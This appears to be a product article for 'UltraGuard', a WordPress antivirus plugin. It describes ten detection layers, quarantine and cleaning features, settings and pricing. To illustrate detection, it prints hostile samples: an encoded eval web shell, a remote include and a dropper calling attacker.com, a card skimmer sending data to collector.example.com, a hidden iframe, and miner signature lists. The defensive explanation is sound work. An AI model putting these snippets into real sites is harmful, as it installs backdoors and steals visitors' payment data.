When someone says “my WordPress site was hacked,” the most common story goes like this: the site looked fine for weeks or months. Pages loaded normally. The admin panel worked. Customers were browsing and buying. Then one day, Google Search Console sent a warning. Or a customer reported being redirected to a strange website. Or the hosting provider suspended the account because the server was sending spam.
By the time the attack was visible, the malware had been sitting on the server for a long time — silently doing its job.
This is the nature of modern WordPress malware. It does not crash your site. It hides. It waits. It operates in the background, and the attackers who planted it work hard to make sure it stays undetected for as long as possible.
Most security plugins address this with a basic file scan: they check file hashes against a list of known bad files and flag matches. That catches the obvious, well-documented attacks. It does not catch sophisticated, polymorphic, or newly deployed malware that has not yet been added to signature databases.
UltraGuard takes a different approach. Rather than relying on a single detection method, the antivirus scanner runs ten independent layers of analysis on every file it checks — each layer looking for a different category of threat, using a different technique. A piece of malware that evades Layer 1 is caught by Layer 3. Something that passes Layer 3 is caught by Layer 7. The layers work together, not in isolation, to give the deepest on-server scan available in a free WordPress plugin.
This article explains every layer, how the scanner works, what happens when it finds something, and how you can configure it for your site.
What the Scanner Covers
Before getting into the layers, it helps to understand the scope of what gets scanned.
The antivirus engine scans three types of files: PHP files (including .php, .php3, .php4, .php5, .php7, .php8, .phtml, .pht, .phps), JavaScript files (.js, .mjs), and HTML files (.html, .htm, .shtml, .xhtml). Each file type has its own set of detection layers tuned to the threats most commonly found in that file format.
The scanner covers your entire WordPress installation: the core files, every installed plugin, every installed theme, and optionally the uploads directory. Files larger than your configured size limit (default 10 MB) are skipped to keep scan times reasonable.
UltraGuard is smart enough to skip its own internal files — the antivirus engine, signature seeder, and malware cleaner source files are automatically allowlisted because they intentionally contain detection patterns and references to malicious code. Without this, the scanner would flag itself.
The 10 Detection Layers
Every PHP, JavaScript, and HTML file that UltraGuard scans passes through these ten layers in order. Each layer uses a different analysis technique. A file is flagged if any layer raises an alert.
Layer 1: MD5 Hash Matching

The fastest and most straightforward layer. UltraGuard maintains a database of MD5 hashes for known malicious files. When the scanner reads a file, it computes the file’s MD5 hash and checks it against this database. A match means the file is an exact copy of a known piece of malware.
What it catches: Files that are distributed by attackers as-is — shell scripts, backdoor droppers, and pre-packaged exploit kits that have been catalogued. This is the same technique used by traditional antivirus software. It is fast and certain, but only works against known, previously catalogued threats.
Why it matters: Many mass-deployment attacks distribute the same malicious files across thousands of compromised sites. Once one instance is identified and added to the signature database, every other site running the same file will be caught.
Example: An attacker exploits a vulnerable plugin to upload a PHP web shell. The same shell has been used in thousands of attacks and its MD5 hash is in UltraGuard’s database. The moment the scanner reads the file, the hash match triggers an immediate detection.
Layer 2: Critical PHP Heuristic Patterns
This layer checks PHP files for patterns that are unmistakably dangerous — code constructs that have no legitimate use in a WordPress installation and are virtually always indicators of a web shell or backdoor.
The patterns in this layer are treated as critical threats. A single match flags the file at the highest severity level. These include:
Web shells — PHP functions that pipe user-supplied input directly to operating system execution functions. Examples: passthru($_POST['cmd']), shell_exec($_GET['c']), system($_REQUEST['x']). Any function that lets an HTTP request execute arbitrary commands on the server is a web shell.
Base64 execution chains — the most common backdoor technique in WordPress. Malicious code is encoded to avoid detection, then decoded and executed at runtime. Patterns include: eval(base64_decode(...)), eval(gzinflate(base64_decode(...))), eval(gzuncompress(base64_decode(...))), and multi-layer variants that nest multiple encoding functions together.
Remote file inclusion — code that loads and executes PHP files from external HTTP or FTP URLs: include('https://attacker.com/shell.php'). This allows an attacker to update their payload remotely without touching your server.
Known backdoor signatures — specific patterns used by well-documented shell families: c99 shells, r57 shells, WSO (Web Shell by Orb), AlfaShell, b374k. These are named backdoors with identifying strings that persist across versions.
PHP8 named-argument bypasses — newer obfuscation techniques that chain encoding functions using named parameters to evade pattern matching on earlier versions.
Dropper patterns — code that writes new PHP files to disk: fwrite($handle, base64_decode(...)). This is the mechanism by which attackers install secondary payloads after gaining initial access.
Example: A compromised plugin update adds this line to its main PHP file:
php
eval(base64_decode('cGFzc3RocnUoJF9HRVRbJ2NtZCddKTs='));The eval(base64_decode(...)) pattern is caught by Layer 2 as a critical threat, even though the actual shell command (passthru($_GET['cmd'])) is hidden inside the base64 string.
Layer 3: Suspicious PHP Patterns
Where Layer 2 flags certainties, Layer 3 flags probabilities — code patterns that are suspicious and warrant review but are not immediately certain threats. These generate high-severity findings rather than critical.
Patterns detected include:
Obfuscation indicators — long base64-encoded strings, hexadecimal escape sequence chains (\x66\x65\x74\x63\x68), and chr() concatenation sequences used to reassemble strings character by character.
Variable-variable execution — patterns like ${$var}() that use variable variables to call functions dynamically, making the code extremely difficult to analyse statically.
Suspicious function use — eval($variable) where the executed string comes from a variable rather than a literal, making it impossible to determine what will be executed without running the code.
Hidden iframe injection — zero-dimension or display:none iframes used to load malicious content invisibly in visitors’ browsers.
WordPress-specific backdoors — wp_set_auth_cookie() called in a way that logs someone in and immediately terminates execution (die()), unauthorized wp_create_user() calls driven by request parameters, or update_option() calls that store values from HTTP input.
cURL-based backdoors — curl_exec() followed immediately by eval() or echo — a pattern where code is fetched from a remote server and executed.
Example: A plugin file contains:
php
$x = 'ev' . 'al'; $x($some_variable);The string concatenation to form eval and then calling it via a variable is caught by Layer 3’s obfuscation and variable-variable detection patterns.
Layer 4: Polymorphic Pattern Detection
Polymorphic malware changes its appearance on every installation — the code is structurally different each time it is deployed, specifically to evade hash matching and simple string searches. Layer 4 looks for the structural hallmarks of this technique rather than specific strings.
Variable-variable chains (${$var}()) and chr() concatenation sequences are classic polymorphic techniques. Instead of embedding the string eval directly, a polymorphic backdoor might build it character by character: chr(101).chr(118).chr(97).chr(108). The result is always eval, but the source code looks different every time.
Why this matters: A polymorphic backdoor deployed on 10,000 sites will have 10,000 different hash signatures. Layer 1 cannot catch it. Layer 4 catches the construction technique regardless of the specific values used.
Layer 5: Supply-Chain Dropper Detection
Supply-chain attacks compromise legitimate software repositories or update mechanisms to inject malicious code. Rather than attacking your site directly, the attacker modifies a plugin or theme before you install it. By the time the malicious code arrives on your server, it looks like a legitimate file from a legitimate source.
Layer 5 looks specifically for dropper patterns: code that downloads remote content and writes it to disk. Patterns include cURL-based backdoors that fetch a payload and write it using file_put_contents, self-modifying code that overwrites itself with an updated version from a remote server, and multi-stage loaders that install secondary payloads.
Example: A compromised plugin contains:
php
$payload = file_get_contents('https://attacker.com/stage2.php');
file_put_contents(ABSPATH . '/wp-includes/class-wp-cache.php', $payload);
This dropper downloads and installs a second-stage backdoor disguised as a WordPress core file. Layer 5 detects the file_put_contents with remote-fetched content pattern.
Layer 6: JavaScript Threat Detection
Malware is not limited to PHP. JavaScript injected into theme files, plugin assets, or even post content can run in visitors’ browsers — stealing login sessions, redirecting traffic, logging keystrokes, or exfiltrating payment card data.
Layer 6 scans JavaScript files for ten patterns covering the full range of browser-side attacks:
Crypto miners — code that uses visitors’ CPU to mine cryptocurrency without their knowledge. Signatures include: coinhive, coin-hive, cryptonight, minero.pw, monero, stratum+tcp, coinimp, webmr.io.
Credit card skimmers — code that captures card number, CVV, and expiry data and exfiltrates it. Patterns detect: selectors for card-related fields combined with fetch(), XMLHttpRequest, or sendBeacon() calls to external domains.
Keyloggers — addEventListener('keyup', ...) combined with network exfiltration, capturing every key a visitor presses.
Obfuscated eval chains — eval(unescape(...)), eval(atob(...)), eval(String.fromCharCode(...)) — JavaScript equivalents of the PHP eval-base64 pattern.
Script injection — document.createElement('script') with its src set to an external URL, dynamically loading attack code from a remote server.
Document write evaluation — document.write(unescape(...)) or document.write(atob(...)) patterns used to inject hidden content.
Form hijacking — code that attaches event listeners to login, password, or checkout form fields and exfiltrates the values.
iframe injection — document.body.innerHTML += '<iframe...' — dynamically inserting invisible iframes.
Fake jQuery — code that overwrites jQuery.cookie with a function containing eval() — a technique for replacing a trusted library function with a malicious version.
Example: A theme’s functions.js file contains:
javascript
document.querySelector('[name*="card"]').addEventListener('change', function(e){
    fetch('https://collector.example.com/', {method:'POST', body: e.target.value});
});
Layer 6’s card field exfiltration pattern detects the combination of a card field selector and an outbound network request, flagging it as a critical threat.
Layer 7: HTML Injection Detection
HTML files can carry malicious payloads that execute in visitors’ browsers without any JavaScript. Layer 7 looks for HTML-level injections:
Hidden iframes — <iframe> tags with zero width, zero height, or display:none styling. These load external content invisibly. Attackers use them to silently load drive-by download pages, phishing sites, or exploit kits in the background.
External iframe injection — iframes loading content from external domains that are not trusted platforms (YouTube, Vimeo, Google Maps are excluded). An iframe loading from an unknown external domain on any HTML file is suspicious.
Example: An index.html file contains:
html
<iframe src="https://malicious-domain.xyz/exploit" width="0" height="0"></iframe>The hidden zero-dimension iframe loading from an external domain is detected by Layer 7.
Layer 8: WordPress Core Integrity Verification
This layer does something no signature database can: it checks your WordPress core files against the official checksums published by WordPress.org.
For every file in your WordPress core installation, WordPress.org publishes the expected MD5 hash for that version. Layer 8 fetches these checksums via the api.wordpress.org checksum API and compares every core file against its expected value.
Any deviation — a single modified character in a single core file — is flagged. This catches attacks that modify core WordPress files (such as wp-login.php, wp-includes/functions.php, or wp-settings.php) to add backdoors or persistence mechanisms.
Why this matters: Core file modification is a favourite technique for persistent backdoors. Even after a site is cleaned and all plugins are replaced, a backdoor in a core file survives because it looks like part of the WordPress installation. Layer 8 makes this impossible to hide.
Example: An attacker adds three lines to /wp-includes/class-wp-hook.php to create a persistent shell. The file’s MD5 hash no longer matches the official checksum for that WordPress version. Layer 8 flags the file as modified.
Layer 9: High-Entropy String Analysis
Some malware is designed to defeat every pattern-matching technique by encoding its payload so thoroughly that no recognizable string remains in the source code. Layer 9 addresses this with statistical analysis.
High-entropy strings — long sequences of characters with an unusually even distribution of character values — are statistically distinctive. Normal PHP, JavaScript, and HTML code has a relatively low, predictable entropy. A long encoded payload has an unusually high entropy because the encoding process distributes characters evenly.
This layer flags files containing strings that exceed an entropy threshold — strings so uniformly distributed that they are almost certainly encoded data rather than readable code.
What it catches: Fully obfuscated payloads where the attacker has encoded their malware so completely that no readable function name, domain, or command is visible in the source. The encoding itself becomes the evidence.
Example: A plugin file contains a 2,000-character variable assignment with a completely random-looking character distribution. No pattern-matching layer fires because there are no recognizable strings. But the statistical entropy of the string is so high that Layer 9 flags it as a probable encoded payload.
Layer 10: Vulnerability Detection
The final layer does not scan file contents — it checks the version numbers of every installed plugin and theme against a vulnerability database.
Known CVEs (Common Vulnerabilities and Exposures) are catalogued for most major WordPress plugins and themes. If you are running a version of a plugin that has a known unpatched vulnerability, your site is exposed to that attack even if no malicious code has been installed yet.
Layer 10 checks your installed plugins and themes against a local vulnerability database that UltraGuard maintains. With an optional WPVulnDB / WPScan API key configured in the settings, this check is enhanced with real-time CVE data.
What it catches: Outdated plugins and themes with known exploitable vulnerabilities — the root cause of most WordPress compromises. Finding these before an attacker does gives you the opportunity to update or apply a virtual WAF patch before exploitation occurs.
What Happens When Something Is Found
When the scanner detects a threat, it does not just log a note and move on. It takes action — and gives you tools to respond.
Quarantine
Every detected file can be moved to quarantine. When a file is quarantined, it is moved from its original location to a protected directory at wp-content/uploads/ultraguard-quarantine/. The quarantine directory is protected with a .htaccess file that denies all web access and an index.php file that prevents directory listing — quarantined files cannot be executed or accessed via the web.
The original file is removed from its original location, which means any malicious code it contained can no longer run. The quarantine record preserves the original path, the quarantine path, the threat type, the threat level, and the timestamp.
You can choose to quarantine files manually from the scan results view, or enable Auto-Quarantine Critical in settings to have UltraGuard automatically quarantine any file rated Critical without requiring manual intervention.
Three-Tier Malware Cleaning
For quarantined files, UltraGuard offers automated cleaning — not just deletion, but actual restoration of the original clean file. The cleaner uses a three-tier strategy based on what type of file was infected:
Tier 1: WordPress Core Files If the infected file is part of the WordPress core installation, UltraGuard fetches the official WordPress.org checksum manifest for your version, downloads the clean WordPress ZIP from downloads.wordpress.org, extracts just the specific infected file, and overwrites the malicious version with the verified clean original. The restoration is verified by checking the MD5 hash of the restored file against the official checksum.
Tier 2: Plugin and Theme Files If the infected file belongs to an installed plugin or theme from WordPress.org, UltraGuard downloads the clean version of that plugin or theme from downloads.wordpress.org at the exact version installed on your site, extracts the specific infected file, and restores it. This means the file is replaced with a verified clean copy from the official repository — not just deleted.
Tier 3: Unknown or Custom Files For files that do not belong to WordPress core, a plugin, or a theme from WordPress.org (custom files, custom plugins, proprietary themes), UltraGuard uses surgical injection stripping. It retrieves the regex pattern stored for the detected threat type from the malware signatures database and uses it to remove just the malicious code block from the file, leaving the rest of the file intact. A dated comment is written at the removal location: /* CLEANED BY ULTRAGUARD 2026-04-01 14:32:00 */.
Before any cleaning operation, UltraGuard creates a backup of the file’s current state in wp-content/uploads/ultraguard-security-suite/backups/. If anything goes wrong during cleaning, the pre-clean state is preserved.
After cleaning, UltraGuard re-scans the restored file against the active signature database to verify the file is genuinely clean before marking it as resolved.
A rate limit of 10 clean operations per 5 minutes is enforced to prevent runaway automated cleaning from causing unintended changes.
Restore From Quarantine
If you review a quarantined file and determine it was a false positive, you can restore it to its original location from the Quarantine page. An email notification is sent when a file is restored, including a warning that restoring a quarantined file may reintroduce a security risk.
Automated Email Alerts

UltraGuard sends email notifications for four antivirus events. Each can be independently enabled or disabled in the settings, and you can configure a custom alert email address.
Threat Detected — sent when any scan (scheduled or manual) completes and finds malware. The email includes the scan ID, the number of threats found, the number of files scanned, the timestamp, and a direct link to the scan results page.
File Quarantined — sent when any file is moved to quarantine. Includes the original file path and a direct link to the Quarantine management page.
File Restored — sent when any quarantined file is restored to its original location. Includes a warning about the security risk of restoring quarantined files.
Critical Vulnerability Found — sent when a critical CVE is discovered in an installed plugin or theme. Includes the component name, severity, vulnerability type, CVE ID, and remediation guidance (typically a link to the available patch).
Scheduled Scanning

Scheduled scanning is a Pro feature. Free tier users can run manual scans at any time. Pro users can configure automated scans that run without any manual intervention.
The scheduled scan runs a quick scan followed by a vulnerability scan. Three frequency options are available: Daily, Twice Daily, and Weekly. The next scheduled scan time is displayed in the Settings page.
When a scheduled scan runs, it processes files in chunks via WordPress cron to avoid server timeout limits. Each chunk processes a batch of files, saves progress, and schedules the next chunk. This means a scan of a large site with thousands of files runs safely across multiple cron cycles without exhausting server resources.
All Settings at a Glance
The settings panel is organised into four tabs.
Scanning Tab

| Setting | What It Does | Default |
|---|---|---|
| Enable Antivirus Module | Master toggle for the entire module | On |
| Scan PHP Files | Inspect PHP files for malicious code and web shells | On |
| Scan JavaScript Files | Inspect JS for miners, skimmers, and obfuscated code | On |
| Scan HTML Files | Inspect HTML for iframe and script injections | On |
| Scan Uploads Directory | Also scan wp-content/uploads for executables | Off |
| Auto-Quarantine Critical | Automatically isolate Critical-rated files after scan | Off |
| Scan Depth | Shallow (fast) / Normal (recommended) / Deep (full recursive) | Normal |
| Max File Size to Scan | Skip files larger than this limit | 10 MB |
| Excluded Paths | Directories to skip, one per line, relative to ABSPATH | Empty |
Schedule Tab (Pro only)
| Setting | What It Does | Default |
|---|---|---|
| Enable Scheduled Scans | Run scans automatically on a schedule | On |
| Scan Frequency | Daily / Twice Daily / Weekly | Daily |
Notifications Tab
| Setting | What It Does | Default |
|---|---|---|
| Email on Threat Detected | Alert when a scan finds malware | On |
| Email on File Quarantined | Alert when a file is quarantined | On |
| Email on Critical Vulnerability | Alert when a critical CVE is found | On |
| Alert Email Address | Custom recipient (defaults to admin email) | Empty |
Integrations Tab
| Setting | What It Does |
|---|---|
| WPVulnDB / WPScan API Key | Optional — enables real-time CVE data for Layer 10 |
| Update Signatures Now | Manually trigger a signature database update |
The Admin Dashboard: Five Sections
The antivirus module has five admin pages accessible from the UltraGuard menu.

Antivirus Dashboard — overview of scan history, threat counts, and module status. Shows the last scan timestamp, total files scanned, threats found, and quarantine count.
File Scanner — launch manual scans from here. Choose between a Quick scan and a Full scan. A live progress indicator shows the current file being scanned, the percentage complete, and a running count of threats found. The scan runs in the background via WordPress cron, so you can navigate away and come back.

Detections — a full, searchable table of every threat ever detected on this site. Each row shows the file path, threat type, threat level, detection layer, scan date, and current status (detected, quarantined, cleaned). From here you can quarantine individual files or review findings.
Quarantine — manages all quarantined files. Each row shows the original path, quarantine path, threat type, quarantine date, and current status. Actions available: Clean (attempt automated restoration), Restore (return to original location), or Delete permanently.
Settings — the four-tab settings panel described above.
Free vs Pro
The Antivirus module is part of UltraGuard’s free tier. All ten detection layers, manual scanning, quarantine management, three-tier malware cleaning, email notifications, and core integrity verification are available at no cost.
Pro adds one significant upgrade: scheduled automatic scanning. On the free tier, you run scans manually. With Pro, scans run automatically on your chosen schedule — daily, twice daily, or weekly — without requiring you to log in and trigger them.
Free — included, no credit card required
- All 10 detection layers
- Manual scans (Quick and Full)
- Quarantine with three-tier malware cleaning
- Email notifications for all events
- Core integrity verification
- Vulnerability detection (Layer 10) with local database
- Signature updates
Pro — $149/year (1 site)
- Everything in free, plus:
- Scheduled automatic scanning (daily, twice daily, or weekly)
- WPVulnDB / WPScan API integration for real-time CVE data
Agency — $399/year (up to 20 sites)
- Everything in Pro across your entire client portfolio
Getting Started
The Antivirus module is active by default after installation. To run your first scan:
- Go to UltraGuard → Antivirus → File Scanner
- Choose Quick Scan (plugins and themes root only) or Full Scan (entire WordPress installation)
- Click Start Scan — the scan begins in the background
- Watch the live progress indicator, or navigate away and come back
- When the scan completes, go to Antivirus → Detections to review any findings
- For any quarantine-worthy findings, use the Quarantine action on the Detections page
- From Antivirus → Quarantine, use Clean to attempt automated restoration of any quarantined file
For ongoing protection, enable scheduled scanning under Antivirus → Settings → Schedule (Pro required) so your site is automatically scanned on a regular basis without manual effort.
Summary
| Layer | Technique | What It Catches |
|---|---|---|
| 1. MD5 Hash Matching | Signature database lookup | Known malicious files, exact hash matches |
| 2. Critical PHP Heuristics | Pattern matching | Web shells, eval-base64 chains, RFI, known backdoors |
| 3. Suspicious PHP Patterns | Pattern matching | Obfuscation, variable-variable exec, hidden iframes |
| 4. Polymorphic Detection | Structural analysis | Mutating code, chr() chains, variable function calls |
| 5. Supply-Chain Droppers | Pattern matching | Self-modifying code, remote payload downloaders |
| 6. JavaScript Threats | Pattern matching | Crypto miners, skimmers, keyloggers, script injection |
| 7. HTML Injection | Pattern matching | Hidden iframes, external iframe injection |
| 8. Core Integrity Check | Hash verification vs api.wordpress.org | Modified WordPress core files |
| 9. High-Entropy Strings | Statistical analysis | Fully obfuscated payloads with no readable strings |
| 10. Vulnerability Detection | Version database lookup | Outdated plugins/themes with known CVEs |
Ten layers. Every file. Every scan. Free.
Download UltraGuard Free → View Pro Plans →
UltraGuard Antivirus is part of the free core of UltraGuard Security Suite v6.7.2. Requires WordPress 5.6+ and PHP 8.1+. Scheduled scanning requires a Pro or Agency licence.